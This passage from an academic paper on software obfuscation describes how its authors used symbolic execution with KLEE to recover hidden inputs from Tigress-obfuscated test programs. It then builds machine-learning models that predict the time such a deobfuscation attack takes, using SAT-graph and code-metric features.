- *Arithmetic encoding*: replaces integer arithmetic with more complex expressions, equivalent to the original ones.
- *Flattening*: replaces the entire control-flow structure by a flat structure of basic blocks, such that it is unclear which basic block follows which.
- *Virtualization*: replaces the entire code with bytecode that has the same functional semantics and an emulator which is able to interpret the bytecode.

We obfuscated each of the generated programs using these transformations with all the default settings (except for opaque predicates where we set the number of inserted predicates to 16), we obtained $5 \times 4608 = 23040$ obfuscated programs[4]. We obfuscated each of the non-cryptographic hash functions with every possible pair of these 5 obfuscation transformations and obtained $25 \times 11 = 275$ obfuscated programs.

Table 5 and Table 6 show the minimum, median, average and maximum values of various code metrics of the obfuscated set of randomly generated programs, respectively the obfuscated programs involving simple hash functions, as computed by the UCC tool. Each metric was computed on the entire C file of each program, which includes the randomly generated function, the main function and other functions generated by the obfuscating transformation which is applied. For instance, the encode literals transformation generates another function which dynamically computes the values of constants in the code using a switch statement with a branch for each constant. Due to this reason we also notice that after applying the encode literals transformation to a program, its average cyclomatic complexity (CC) is slightly reduced because this function has CC=1 and it is averaged with two other functions with higher CCs. Comparing the numbers in these two table with those from Tables 3 and 4, it is important to note that the size and complexity of the obfuscated programs have increased by one order of magnitude on average, w.r.t. un-obfuscated programs.

4.1.3 Deobfuscation Tool

Since all of the original programs print a distinctive message (i.e. “You win!”) when a particular input value is entered, we can define the deobfuscation attack goal as: *finding an input value that leads the obfuscated program to output “You win!”, without tampering with the*

[4] Tigress transforms have multiple options that affect the generated code, and makes it more or less amenable to analysis. For this study, we avoid transformations and options that would generate obfuscated code not analyzable by KLEE, which we use as our deobfuscation tool.

Code Metric	Min	Med	Avg	Max
Calculations	22.00	98.00	183.36	870.00
Conditionals	4.00	21.00	105.41	504.00
Logical	4.00	14.00	63.75	458.00
Assignment	10.00	32.00	222.88	1078.00
L1.Loops	2.00	3.00	2.99	10.00
L2.Loops	0.00	0.00	0.25	12.00
Total LOC	42.00	168.00	578.64	2932.00
Average CC	1.80	5.25	15.73	66.75

Table 5: Overview of obfuscated randomly generated programs.

Code Metric	Min	Med	Avg	Max
Calculations	18.00	27.00	127.70	350.00
Conditionals	3.00	10.00	100.81	444.00
Logical	2.00	6.00	54.45	240.00
Assignment	11.00	17.00	217.36	963.00
L1.Loops	1.00	1.00	1.02	2.00
L2.Loops	0.00	0.00	0.36	3.00
Total LOC	35.00	61.00	501.70	2002.00
Average CC	1.50	3.33	18.80	76.00

Table 6: Overview of obfuscated simple hash programs.

program. As presented in [4], this deobfuscation goal is equivalent to finding a hidden secret key and can be achieved by employing an automated test case generator. A state of the art approach for test case generation is called *dynamic symbolic execution* (often it is simply called symbolic execution). Such an approach is implemented by several free and open source software tools such as KLEE [10], angr [44], etc. The first step of symbolic execution is to mark a subset of program data (e.g. variables) as symbolic, which means that they can take any value in the range of its type. Afterwards, the program is interpreted and whenever a symbolic value is involved in an instruction, its range is constrained accordingly. Whenever a branch based on a symbolic value is encountered, symbolic execution forks the state of the program into two different states corresponding to each of the two possible truth values of the branch. The ranges of the symbolic variable in these two forked states are disjoint. This leads to different constraints on symbolic variables for different program paths. The symbolic execution engine sends these constraints to an SMT solver, which tries to find a concrete set of values (for the symbolic variables), which satisfy the constraints. Giving the output of the SMT solver as input to the program will lead the execution to the path corresponding to that constraint.

Since we have the C source code for the obfuscated programs, we chose to use KLEE as a test case generator in this study. We ran KLEE with a symbolic argument length of 5 characters, on all of the un-obfuscated and obfuscated programs generated by our code generator, for 10 times each. All of the symbolic executions successfully generated a test case where the input was "12345", which is the input needed to achieve the attacker goal. Similarly we ran KLEE with a symbolic argument length of 16 characters, on all of the un-obfuscated and obfuscated non-cryptographic hash functions, for 10 times each. Again the correct test cases were generated on all symbolic executions, but this time the input was "my_license_key". Note that this is only one way to attack an obfuscated program, and that it does not produce a simplified version of the obfuscated code as in [49]. Rather, it extracts a hidden license key value from the obfuscated code. We computed the mean (M) and the standard deviation (SD) of the reported times across all the 10 runs of KLEE and obtained that 83% of the programs have a relative standard deviation ($RSD = SD/M$) under 0.25 and 94% have $RSD \leq 0.50$. This means that the difference between multiple runs of KLEE on the same program is small.

4.1.4 Software Feature Extraction Tools

Many papers [32, 43, 1, 4] suggest that the complexity of branch conditions is a program characteristic with high impact on symbolic execution. However, these papers do not clearly indicate how this complexity should be measured. One way to do this is by first converting the C program into a *boolean satisfiability problem* (SAT instance), and then extracting features from this SAT instance. There are several tools that can convert a C program into a SAT instance, e.g. the C bounded model checker (CBMC) [12] or the low-level bounded model checker (LLBMC) [31], etc. However, the drawback of these tools is that the generated SAT instances may be as large as 1GBs even for programs containing under 1000 lines of code, because they are not optimized. Hence, for our dataset, the generated SAT instances would require somewhere in the order of 10TBs of data and several weeks of computational power, which is prohibitively expensive.

Instead, we took a faster alternative approach for obtaining an optimized SAT instance from a C program, which we describe next. KLEE generates a *satisfiability modulo theories* (SMT) instance for each execution path of the C program. We selected the SMT instance corresponding to the difficult execution path that prints out the distinctive message on standard output[5]. These SMT

[5]Note that it is not necessary to execute KLEE to obtain the SMT instance corresponding to the difficult execution path. The developer knows the correct license key, therefore s/he can give the correct license key and record the instruction trace of the execution. Afterwards, the developer can substitute the constant input argument in the trace, with a symbolic input and then extract the path constraint by combining all expressions in the trace. This path constraint does not need to be solved by the SMT solver, but simply converted to SAT.

instances (corresponding to the difficult path), were the most time-consuming to solve by KLEE's SMT solver, STP [19]. Many SMT solvers, including Microsoft's Z3 [18], internally convert SMT instances to SAT instances in order to solve them faster. Therefore, we modified the source code of Z3 to output the internal SAT instance, which we saved in separate files for each of the programs in our dataset. For extracting features from these SAT instances we used SATGraf [36], which computes graph metrics for SAT instances, where each node represents a variable and there is an edge between variables if they appear in the same clause. SATGraf computes features such as the number of community structures in the graph, their modularity (Q value), and also the minimum, maximum, mean and standard deviation of nodes and edges, inside and between communities. Such features have been shown to be correlated with the difficulty of solving SAT instances [35]. Therefore, since symbolic execution includes many queries to an SMT/SAT solver, as shown in [4], these features are expected to be good predictors of the time needed for a symbolic execution based deobfuscation attack. In sum, we transform the path that corresponds to a successful deobfuscation attack into a SAT instance (via an SMT instance), and then compute characteristics of this formula, to be used as features for predicting the effort of deobfuscating the program.

For computing source code features often used in software engineering, on both the original and obfuscated programs, we used the *Unified Code Counter* (UCC) tool [37]. This tool outputs a variety of code metrics including three variations of the McCabe cyclomatic complexity, their average and the number of: calculations, conditional operations, assignments, logical operations, loops at three different nesting levels, pointer operations, mathematical operations, logarithmic operations and trigonometric operations. For the programs in our dataset the last four metrics are all zeros, therefore, in our experiments we only used the other eleven metrics. Additionally, we also propose using four other program features, namely: the execution time of the program, the maximum RAM usage of the program, the compiled program file size and the type of obfuscating transformation.

In total we have 64 features out of which 49 are SAT features which characterize the complexity of the constraints on symbolic variables and 15 are program features which characterize the structure and size of the code. In the following we show that not all of these features are needed for good prediction results.




Figure 4: RF models with different feature subsets.

4.1.5 Regression Algorithms

For the purpose of regression we have used the R software environment[6] for statistical computing. R provides several software packages for regression algorithms out of which we used *e1071, randomForest, rgp* and *h2o*:

- The "e1071" package for regression via the *support vector machine* (SVM) algorithm.
- The "randomForest" package for regression via the *random forest* (RF) algorithm.
- The "rgp" package for regression via *genetic programming* (GP).
- The "h2o" package for regression via *neural networks* (NNs).

4.2 Feature Selection Results

This section presents the results for the *Feature Selection Algorithms* presented in Section 3.2. However, before selecting the most relevant features, we identify how many features (predictor variables) are needed to get good prediction results. For this purpose we performed a 10-fold-cross validation with linear and random forest (RF) regression models using all combinations of 5, 10 and 15 metrics, as well as a model with all metrics. The results in Figure 4 show that using 15 variables is enough to obtain an RF model with *root-mean-squared-error* (RMSE) values which are as good as those from RF models built using all variables. Similar results were obtained for linear models, except that the overall RMSE was higher w.r.t. that of the RF models. Therefore, in the experiments presented in the following sections, we will only select the top best 15 features in both of the two approaches described in Section 3.2.

4.2.1 First approach: Pearson Correlation

After employing the algorithm described in Section 3.2.1, we were left with a set of 25 features, with their Pearson correlation coefficients ranging from

[6] `https://www.r-project.org/`




Figure 5: Top 15 features via first approach.




Figure 6: Top 15 features via second approach.

0.4523 to -0.0302. The top 15 metrics in this range are shown in Figure 5. The strongest Pearson correlation of the time needed for running the deobfuscation attack is with the average size of clauses in the SAT instance (*mean_clause*), followed by: the average number of times any one variable is used (*meanvar*), the standard deviation of the ratio of inter to intra community edges (*sdedgeratio*), the average number of intra community edges (*meanintra*), the average number of times a clause with the same variable (but different literals) is repeated (*mean_reused*), the average community size (*meancom*), the number of unique edges (*unique_edges*), the number of variables (*vars*), the standard deviation of the number of inter community edges (*sdinter*), the maximum number of distinct communities any one community links to (*max_community*), the number of communities detected with the online community detection algorithm (*ol_coms*), the maximum ratio of inter to intra community edges within any community (*maxedgeratio*), the maximum number of inter community edges (*maxinter*), the maximum number of edges in a community (*max_total*) and finally the type of obfuscation transformation employed.

None of the previous features are very strongly correlated to deobfuscation time. The first three features are moderately correlated, the following ten features are weakly correlated and finally the last two features are very weakly correlated. However, notice that the top fourteen features are all SAT features, and none are code metrics from the UCC tool or program features such as execution time, memory usage or file size.

4.2.2 Second approach: Variable Importance

To rank our features according to variable importance we performed recursive feature elimination via random forests, as indicated in Section 3.2.2. Figure 6 shows the top 15 features sorted by their variable importance.

The features selected using this approach are quite different from those selected in Section 4.2.1. The common features between these two approaches are: *sdinter, ol_coms, sdedgeratio, meancom* and *meanintra*. The first two common features are ranked 2nd and 3rd according to variable importance, however, the most important feature w.r.t. variable importance is the weight of the graph (*weight*), computed as the sum of positive literals minus the sum of negative literals. The 4th most important variable in Figure 6 is the average number of inter community edges (*meaninter*), followed by: *sdedgeratio, meancom, meanintra* (see descriptions of these 3 features in Section 4.2.1), the standard deviation of community sizes (*sdcom*), the standard deviation of intra community edges (*sdintra*), the modularity of the SAT graph structure (*ol_q*), the overall ratio of inter to intra community edges (*edgeratio*), the category of the McCabe cyclomatic complexity [30] (*Risk*), the number of outer-loops (*L1.Loops*), the size of the longest clause (*max_clause*) and the number of communities that have the maximum number of inter community edges (*num_max_inter*).

Similarly, to the first approach, the majority of selected features are SAT features. The only two features which are not SAT features are *Risk* and *L1.Loops* which are computed by the UCC tool. The number of loops was indeed indicated also in [4] as being an important feature. The *Risk* has four possible values depending on the value of the cyclomatic complexity (CC), i.e. low if CC $\in [1,10]$, moderate if CC $\in [11,20]$, high if CC $\in [21,50]$ and very high if CC is above 50. CC gives a measure of the complexity of the branching structure in programs (including if-statements, loops and jumps). However, it is remarkable that the CC value was ranked lower than the *Risk*.




Figure 7: Graph representation of SAT instance corresponding to an MD5 hash with 27 rounds. Solving this instance takes approximately 25 seconds on our testbed.




Figure 8: Graph representation of SAT instance corresponding to a program whose symbolic execution time is under 1 second.

4.2.3 Insights from Feature Selection Results

SAT features are important for symbolic execution, because most of the time of the attack is spent waiting for the SAT solver to find solutions for path constraints [4]. Taking a closer look at the common SAT features of both feature selection approaches, we can characterize those SAT instances, which are harder to solve. The graph representation of such an instance has a large number of *balanced* community structures, i.e. a similar number of intra- and inter-community edges. On the other hand, easy to solve instances tend to have *established* community structures, i.e. many more intra-community, than inter-community edges. To check this observation, we downloaded the Mironov-Zhang [32] and the Li-Ye [28] benchmark suites for SAT solvers, containing solvable versions of more realistic hash functions such as MD5 and SHA. All of these instances had *balanced* community structures. For example, Figure 7 illustrates the graph representation of the SAT instance[7] of the MD5-27-4 hash function of the Li-Ye benchmark suite[28] proposed during the 2014 SAT Competition. It is visible – from the number of yellow dots – that this graph has a high number of variables. More importantly it is also visible that one cannot easily distinguish graph community structures, because they are relatively small and well connected with other communities. This kind of structure is hard to solve, because each assignment of a variable has a large number of connections and therefore ramifications inside the graph at the time when *unit propagation* is performed by the SAT solver. However, note that if the graph is fully connected, then it is easy to solve. Therefore, there is a fine line between having too many connections and too few, where the difficulty of SAT instances increases dramatically. This last observation is similar to the *constrainedness of search* employed by Gent et al. [20], when analyzing the likelihood of finding solutions to different instances of the same search problem. This makes sense since a SAT solver is executing a search when it is trying to solve a SAT instance.

On the other hand, many of our randomly generated C programs which were fast to deobfuscate, had *established* community structures. For example, Figure 8 illustrates the graph representation of a program generated using our C code generator. This program was generated with the following parameter values:

- `RandomFunsTypes` was set to int.
- `RandomFunsForBound` was set to a constant value.
- `RandomFunsOperators` was set to `Shiftlt`, `Shiftrt`, `Lt`, `Gt`, `Le`, `Ge`, `Eq`, `Ne`, `BAnd`, `BOr` and `BXor`.
- `RandomFunsControlStructures` was set to (if (if (if (bb n) (bb n)) (if (bb n) (bb n))) (if (bb n) (bb n))).
- $n = 1$.
- `RandomFunsPointTest` was set to true.

Given these parameter values, this instance is expected to be fast to solve, because it does not involve any loops dependent on symbolic inputs and it only involves logical and bitwise operators.

[7]These graph representations were generated using the SATGraf tool [36].




Figure 9: Graph representation of SAT instance corresponding to a non-cryptographic hash function which is solved in about 7.5 seconds.




Figure 10: Graph representation of SAT instance corresponding to same non-cryptographic hash function from Figure 9, after being obfuscated with *virtualization* and subsequently control-flow *flattening*. This instance is solved in about 438 seconds.

In this context of representing SAT instances as graphs, it is interesting to note the effect of obfuscation transformations on SAT instances. For instance, Figure 9 illustrates the SAT instance of a non-obfuscated, non-cryptographic hash function from our dataset. The community structures of this hash function are *established*, hence, the instance can be solved in about 7.5 seconds. However, after applying two layers of obfuscation, first using the *virtualization* and then the *flattening*, transforms the SAT instance of this program into the one illustrated in Figure 10. This instance, has a *balanced* community structure, hence, slower to solve (438 seconds) and shares a resemblance to the MD5 instance from Figure 7. We have also noticed that the *arithmetic encoding* transformation has this effect on SAT instances. However, the *opaque predicate* and *literal encoding* alone do not have such an effect.

As a conclusion of this section we observe that balanced community structures translate to a high diffusion of the symbolic input to output bits, i.e. affecting any bit of the input license key will affect the result of the output. This is the case for collision-resistant hash functions, as well as the effect of obfuscation transformations like *virtualization*, *flattening* and *arithmetic encoding*.

4.3 Regression Results

For each of the regression algorithms presented next, we have used several different configuration parameters. Due to space limitations, we only present the configuration parameters which gave the best results. We randomly shuffled the programs in our 2 datasets of programs into one single dataset and performed 10-fold cross-validation for each experiment. To interpret the *root-mean-squared-error* (RMSE) we normalize it by the range between the fastest and slowest times needed to run the deobfuscation attack on any program from our dataset. Since our dataset contains outliers (i.e. either very high and very low deobfuscation times), the normalized RMSE (NRMSE) values are very low for all algorithms, regardless of the selected feature subsets, as shown in Table 7. This could be misinterpreted as extremely good prediction accuracy regardless of the regression algorithm and feature set. However, we provide a clearer picture of the accuracy of each regression model by computing the NRMSEs after removing 2% and 5% of outliers from both the highest and the lowest deobfuscation times in the dataset. This means that in total we remove 4%, respectively 10% of outliers. Instead of showing just the numeric values of the NRMSE for each these three cases (0%, 4% and 10% of outliers removed), we show cumulative distribution functions of the relative (normalized) error in the form of line plots, e.g. Figure 11. These line plots show the maximum and the median errors for all the three cases, where the x-axis represents the percentage of programs for which the relative error (indicated on the y-axis) is lower than the plotted value.

Note that in addition to the following regression algorithms we have also employed both linear models and generalized linear models [34]. However, the results of the models generated by these algorithms were either much worse compared to the models presented in the following, or the models did not converge after 24 hours.

	SVM	RF	GP	NN
UCC (11 features)	0.019	0.016	0.018	0.018
Pearson (15 features)	0.017	0.013	0.015	0.015
Var. Importance (15 features)	0.019	0.013	0.015	0.015

Table 7: The NRMSE between model prediction and ground truth (average over NRMSE of 10 models)




Figure 11: Relative prediction error of RF model.

4.3.1 Random Forests (RFs)

Random forests (RFs) were proposed by Breiman [9] as an extension of random feature extraction, by including the idea of "bagging", i.e. computing a mean of the prediction of all random decision trees. In our experiments we constructed a RF containing 500 decision trees.

Figure 11 shows the maximum and median relative errors for 0%, 4% and 10% of outliers removed. As more outliers are removed the relative error increases due to a decrease in the range of deobfuscation times in the dataset. However, even when 10% of outliers are removed, the maximum error is under 17% and the median error is less than 4% for 90% of the programs, which seems acceptable for most use cases.

Note that the model in Figure 11 was built using the 15 features selected via variable importance, presented in Section 4.2.2. We chose to show the results from the model built using these features because, they are better than those produced by models built using other subsets of features. As we can see from Figure 12, the relative error values when building models with UCC metrics only and with the Pearson correlation approach, give worse results in terms of both maximum and median error rates.

4.3.2 Support Vector Machines (SVMs)

Support vector machines (SVMs) were proposed by Cortes and Vapnik [16] to classify datasets having a high number of dimensions, which are not linearly separable.

Figure 13 shows the relative errors for the SVM model built using the features selected via the second approach (see Section 4.2.2). The accuracy of this model is lower than the RF model from Figure 11, i.e. the maximum relative error is just below 35% for 90% of the programs, when we remove 10% of the outliers. However, the median error is less than 7% in the same circumstances. The reason why SVM performs worse than RF is due to the bagging technique applied by RF, whereas SVM uses a single non-linear function.




Figure 12: RF models with different feature sets.




Figure 13: Relative prediction error of SVM model.

Again we chose to show the SVM model built using the features selected via variable importance in Figure 13, because, as we can see from Figure 14, the maximum and median error rates for this model are much lower than the SVM models built using only UCC metrics or the features selected via Pearson correlation. However, note that the maximum error of the model built using variable importance surpasses that of the other two models around the 90% mark on the horizontal axis. This means that for 10% of the programs the maximum error of the model built using the features selected by variable importance, is higher that the error of the other two models. However, note that the median error is around 10% lower in the same circumstances.

4.3.3 Genetic Programming (GP)

Given the set of all code features as a set of *input variables*, GP [24] searches for models that combine the input variables using a given *set of functions* used to process and combine these variables, i.e. addition, multiplication, subtraction, logarithm, sinus and tangent in our experiments. GP aims to optimize the models such that a




Figure 14: SVM models with different feature sets.




Figure 16: Relative prediction error of NN model.




Figure 15: Relative prediction error of GP model.

given *fitness function* is minimized. For our experiments, we used the *root-mean-square error* (RMSE) between the actual time needed for deobfuscation and the time predicted by the model, as a fitness function. The output of GP is one of the generated models with the best fitness value. In our case this member is a function of the code features, which has the smallest error in predicting the time needed to execute the deobfuscation attack on every program. For instance, the best GP model built using the features selected via variable importance is presented in equation 1:

$$\begin{aligned} time = {} & (\text{edgeratio} + cos(\text{ol_coms}) \\ & + cos(cos(\text{sdcom} + \text{num_max_inter}) + \text{L1.Loops})) \\ & * (\text{sdinter} * (\text{sdedgeratio} - sin(\text{meanintra} * -1.27))) \\ & * (\text{sdedgeratio} - sin(\text{meanintra} * -1.27)) \\ & * (1.03 - sin(0.04 * \text{sdinter})) \\ & * \text{sdedgeratio} + 10.2 \end{aligned} \tag{1}$$

Note that only seven distinct features were selected by the GP algorithm for this model, from the subset of 15 features. Figure 15 shows the maximum and median error values for the GP model from equation 1. Note that the maximum and median error levels for the dataset where 10% of outliers are removed, are 55%, respectively 19% for 90% of the programs. This error rate is much higher than both RFs and SVMs and is due to the fact that the GP model is a single equation.

4.3.4 Neural Networks (NNs)

Multi-layer neural networks (NNs) were introduced by Werbos [47] in the 1970s. Recently, the interest in NNs has been revived due to the increase in computational resources available in the cloud and in graphical processing units. A neural network has three characteristics. Firstly, the *architecture* which describes the number of neuron layers, the size of each layer and connection between the neuron layers. In our experiments we used a NN with five hidden layers each containing 200 neurons. The input layer consists of the set of code features and the output of the NN is a single value that predicts the time needed to run the deobfuscation attack on a program. Secondly, the *activation function* which is applied to the weighted inputs of each neuron. This function can be as simple as a binary function, however it can also be continuous such as a Sigmoid function or a hyperbolic tangent. In our experiments we use a ramp function. Thirdly, the *learning rule* which indicates how the weights of a neuron's input connections are updated. In our experiment we used the *Nesterov Accelerated Gradient* as a learning rule.

Figure 16 shows the maximum and median error of the NN model built using all metrics. Note that in the case of NNs it is feasible to use all metrics without incurring large memory usage penalties such as is the case for SVMs. The performance of this model is better than the SVM and GP models, but not better than the RF model.

4.4 Summary of Results

Based on the results presented above, we answer the research questions elicited in the beginning of Section 4. Firstly, in Figure 4 we have seen that given our large set of 64 program features, using only 15 is enough to obtain regression models with RMSEs as low as the regression models where all the features are used. From Figures 5 and 6 we have seen that both approaches to feature selection ranked SAT features above code metrics commonly used to measure resilience, namely cyclomatic complexity or the size of the program. This means that the most




Figure 17: Comparison of regression algorithms.

important characteristics for symbolic execution based attacks is the complexity of the constraints on symbolic variables. The reason why SAT features have a higher impact on symbolic execution is that most of the time during symbolic execution is spent waiting for the SMT solver and these features indicate the time that is needed by the SMT solver to find a counter example for path constraints.

Secondly, Table 7 shows the RMSE for different regression models normalized by the fastest and slowest deobfuscation attacks in our dataset. Since our dataset contains outliers, the results from Table 7 are misleading. Therefore we removed 4% and 10% of the outliers from our dataset and plotted the cumulative distribution of the errors for each of the regression models. From Figures 12 and 14 we observe that the second approach to feature selection, based on variable importance, gives better results than the first approach, based on Pearson correlation. Therefore, in Figure 17 we plot the maximum and median errors of the models from the four different regression algorithms, where 10% of outliers are removed from the dataset. From this figure we observe that RF has the lowest overall maximum error rate, followed by NN, SVM and GP. However, the median error of the RF, NN and SVM models are all lower than 8% for all programs. This indicates that if the median error is the key performance indicator, it is much less important whether we pick RF, NN or SVM as the regression algorithm.

Another observation is that the size of the prediction models from RF models are generally smaller than those of SVM models. However, models obtained from GP and NN are one, respectively two orders of magnitude smaller than RF models. The size of SVM, RF and GP models grows proportionally to the number of features used. An advantage of NN models is their relatively small size of around 50 Kilobytes is constant for any number of features used. This is understandable because the number of weights and neurons is negligibly influenced by the number of features used to build the model.

In sum, the most relevant features for characterizing




Figure 18: Combining results with obfuscation tools.

the deobfuscation attack based on symbolic execution, are SAT features (RQ1). Moreover, the regression algorithm which yields the highest prediction accuracy is random forest (RQ2).

These results can be used to build the *Smart Obfuscation Engine* (SObE) shown in Figure 18, where the ovals represent inputs and outputs. SObE takes three inputs: (1) the original program source code, (2) the maximum allowed performance overhead of the resulting obfuscated program and (3) the resource and time available to the attacker (attacker budget). SObE first gives the original program to the *Obfuscation Executive* (OE) [23] (see Section 2), which applies a set of obfuscation transformations that satisfy the maximum allowed overhead. Afterwards, SObE computes the relevant features (determined in Section 4.2) on the obfuscated program and then uses the best prediction model from Section 4.3 to estimate the effort needed by the deobfuscation attack. If the effort is less than the attacker's budget, then this is signaled to the OE and the process restarts, otherwise the obfuscated program is output.

4.5 Threats to Validity

In our case study, we have generated a dataset of unobfuscated programs of up to a few 100s of lines of code (LOC). Obfuscating these programs generates programs having up to a few 1000s of LOC. Therefore, the regression models generated in the case study may not be accurate for all possible programs. However, in our ex-




Figure 19: Relative error of hash functions only.

periments we have found that the size of the program is very weakly correlated with the time needed to run the deobfuscation attack based on symbolic execution. We show that the prediction accuracy of our best RF model (from Figure 11) is high even when including a small non-artificial dataset of programs containing non-cryptographic hash functions. Figure 19 shows the prediction error of our best RF model (trained using 10-fold-cross-validation on both datasets), for the samples in the smaller dataset alone, has similar levels to the prediction error of the entire dataset.

We also performed a reality check, i.e. we verified that the SAT features we identified are also relevant for the realistic hash functions from the Mironov-Zhang [32] and the Li-Ye [28] benchmark suites for SAT solvers. We selected the top 10 SAT metrics from Section 4.2 and trained a random forest (RF) model using the SAT instances corresponding to the C programs in our obfuscated dataset of randomly generated programs and non-cryptographic hash functions. Afterwards, we applied this RF model to a set of more realistic hash functions from the Mironov-Zhang [32] and the Li-Ye [28] benchmark suites for SAT solvers, containing solvable versions of more realistic hash functions such as MD5 and SHA. Table 8 shows the results obtained from applying the RF model to the hash functions, which were solvable by the *minisat* solver used by STP (KLEE's SMT solver), on our machine. Note that the Li-Ye [28], suite contains many other instances of MD5 with more rounds, however, those could not be solved within a 10 hour time limit on our test machine. The last column of Table 8 gives the ratio between the predicted and the actual time needed to solve each instance. Except for the *mizh-md5-47-4* and *mizh-md5-47-5* SAT instances, which are the most over- and respectively under-estimated, the rest of the predictions are quite encouraging, given that we have not trained the RF model with any such realistic SAT instances. Therefore, we obtained encouraging results with a median prediction error of 52%, which is quite remarkable given the fact that our model was not trained using these realistic instances.

Instance Name	Solver(s)	Predicted(s)	$\frac{Predicted}{Solver}$
MD5-27-4	25.37	71.56	2.82
mizh-md5-47-3	681.29	950.43	1.39
mizh-md5-47-4	235.53	1069.19	4.53
mizh-md5-47-5	1832.96	437.98	0.23
mizh-md5-48-2	445.19	523.70	1.17
mizh-md5-48-5	227.05	644.38	2.83
mizh-sha0-35-2	330.48	158.57	0.47
mizh-sha0-35-3	139.93	213.03	1.52
mizh-sha0-35-4	97.62	214.61	2.19
mizh-sha0-35-5	164.71	193.49	1.17
mizh-sha0-36-2	85.44	222.07	2.59

Table 8: Prediction results of realistic hash functions via RF model trained with SAT features from Section 4.2. The solver and predicted time are given in seconds.

5 Conclusions

This paper presents a general approach towards building prediction models that can estimate the effort needed by an automated deobfuscation attack. We evaluated our approach using a dataset of programs produced by our C code generator. For programs that our generated dataset is representative, features such as the complexity of path constraints (measured via SAT features), are more important than cyclomatic complexity, size of the program, number of conditional operations, etc. With a median error of 4% our best model can accurately predict the time it takes to deobfuscate a program using a symbolic execution based attack, for programs in our dataset. Moreover, we have also obtained encouraging results with realistic hash functions such as MD5 and SHA instances used in SAT competitions.

Note however, that our framework is not specific to symbolic execution and can be used for other attacks, other programs and other obfuscators. Finally, we compared different regression algorithms both in terms of prediction error and memory consumption and conclude that the choice of regression algorithm is less important than the choice of features when it comes to predicting the effort needed by the attack. However, we obtained the lowest maximum error using a random forest model, built with features selected using variable importance. In terms of memory usage genetic algorithms and neural networks have a lower memory footprint, however their training times may be much higher.

In future work we plan to use datasets consisting of real-world programs, additional obfuscation tools and deobfuscation attacks. We believe that obtaining representative datasets of programs would also be of paramount importance for benchmarking both new and existing obfuscation and deobfuscation techniques. Therefore, we believe this area of research needs much more work, since it could be a driving factor for the field of software protection.

Another avenue for future work is to employ other machine learning techniques in order to derive better prediction models for deobfuscation attacks. An interesting idea in this direction is deriving attack resilience features using deep neural networks. However, such a task would also require a set of representative un-obfuscated programs, which stresses the importance of future work in this direction.

6 Acknowledgments

The authors would like to thank the anonymous reviewers, Prof. Vijay Ganesh and Zack Newsham for the feedback regarding the SATGraf tool and tips for converting SMT instances into SAT instances. This work was partially supported by NSF grants 1525820 and 1318955.

7 Availability

Our code generator is part of the Tigress C Diversifier/Obfuscator tool. Binaries are freely available at:

`http://tigress.cs.arizona.edu/transformPage/docs/randomFuns`

Source code is available to researchers on request. Our dataset of original (unobfuscated) programs, as well as all scripts and auxiliary software used to run our experiments, are available at:

`https://github.com/tum-i22/obfuscation-benchmarks/`

References

[1] ANAND, S., BURKE, E. K., CHEN, T. Y., CLARK, J., COHEN, M. B., GRIESKAMP, W., HARMAN, M., HARROLD, M. J., MCMINN, P., ET AL. An orchestrated survey of methodologies for automated software test case generation. *Journal of Systems and Software 86*, 8 (2013), 1978–2001.

[2] ANCKAERT, B., MADOU, M., DE SUTTER, B., DE BUS, B., DE BOSSCHERE, K., AND PRENEEL, B. Program obfuscation: a quantitative approach. In *Proc. of the ACM workshop on Quality of protection* (2007), ACM, pp. 15–20.

[3] APON, D., HUANG, Y., KATZ, J., AND MALOZEMOFF, A. J. Implementing cryptographic program obfuscation. *IACR Cryptology ePrint Archive 2014* (2014), 779.

[4] BANESCU, S., COLLBERG, C., GANESH, V., NEWSHAM, Z., AND PRETSCHNER, A. Code obfuscation against symbolic execution attacks. In *Proc. of 2016 Annual Computer Security Applications Conference* (2016), ACM.

[5] BANESCU, S., OCHOA, M., AND PRETSCHNER, A. A framework for measuring software obfuscation resilience against automated attacks. In *1st International Workshop on Software Protection* (2015), IEEE, pp. 45–51.

[6] BANESCU, S., OCHOA, M., PRETSCHNER, A., AND KUNZE, N. Benchmarking indistinguishability obfuscation - a candidate implementation. In *Proc. of 7th International Symposium on ESSoS* (2015), no. 8978 in LNCS.

[7] BARAK, B. Hopes, fears, and software obfuscation. *Communications of the ACM 59*, 3 (2016), 88–96.

[8] BARLAK, E. S. Feature selection using genetic algorithms.

[9] BREIMAN, L. Random forests. *Machine learning 45*, 1 (2001), 5–32.

[10] CADAR, C., DUNBAR, D., AND ENGLER, D. R. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI* (2008).

[11] CECCATO, M., CAPILUPPI, A., FALCARIN, P., AND BOLDYREFF, C. A large study on the effect of code obfuscation on the quality of java code. *Empirical Software Engineering 20*, 6 (2015), 1486–1524.

[12] CLARKE, E., KROENING, D., AND LERDA, F. A tool for checking ANSI-C programs. In *Tools and Algorithms for the Construction and Analysis of Systems* (2004), vol. 2988 of *LNCS*, Springer, pp. 168–176.

[13] COLLBERG, C., MARTIN, S., MYERS, J., AND NAGRA, J. Distributed application tamper detection via continuous software updates. In *Proc. of the 28th Annual Computer Security Applications Conference* (New York, NY, USA, 2012), ACM, pp. 319–328.

[14] COLLBERG, C., AND NAGRA, J. Surreptitious software. *Upper Saddle River, NJ: Addision-Wesley Professional* (2010).

[15] COLLBERG, C., THOMBORSON, C., AND LOW, D. A taxonomy of obfuscating transformations. Tech. rep., Department of Computer Science, The University of Auckland, New Zealand, 1997.

[16] CORTES, C., AND VAPNIK, V. Support-vector networks. *Machine learning 20*, 3 (1995), 273–297.

[17] DALLA PREDA, M. *Code obfuscation and malware detection by abstract interpretation*. PhD thesis, University of Verona, 2007.

[18] DE MOURA, L., AND BJØRNER, N. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems* (2008), Springer, pp. 337–340.

[19] GANESH, V., AND DILL, D. L. A decision procedure for bit-vectors and arrays. In *International Conference on Computer Aided Verification* (2007), Springer, pp. 519–531.

[20] GENT, I. P., MACINTYRE, E., PROSSER, P., WALSH, T., ET AL. The constrainedness of search. In *AAAI/IAAI, Vol. 1* (1996), pp. 246–252.

[21] GRANITTO, P. M., FURLANELLO, C., BIASIOLI, F., AND GASPERI, F. Recursive feature elimination with random forest for ptr-ms analysis of agroindustrial products. *Chemometrics and Intelligent Laboratory Systems 83*, 2 (2006), 83–90.

[22] HALL, M. A. *Correlation-based feature selection for machine learning*. PhD thesis, The University of Waikato, 1999.

[23] HEFFNER, K., AND COLLBERG, C. The obfuscation executive. In *International Conference on Information Security* (2004), Springer, pp. 428–440.

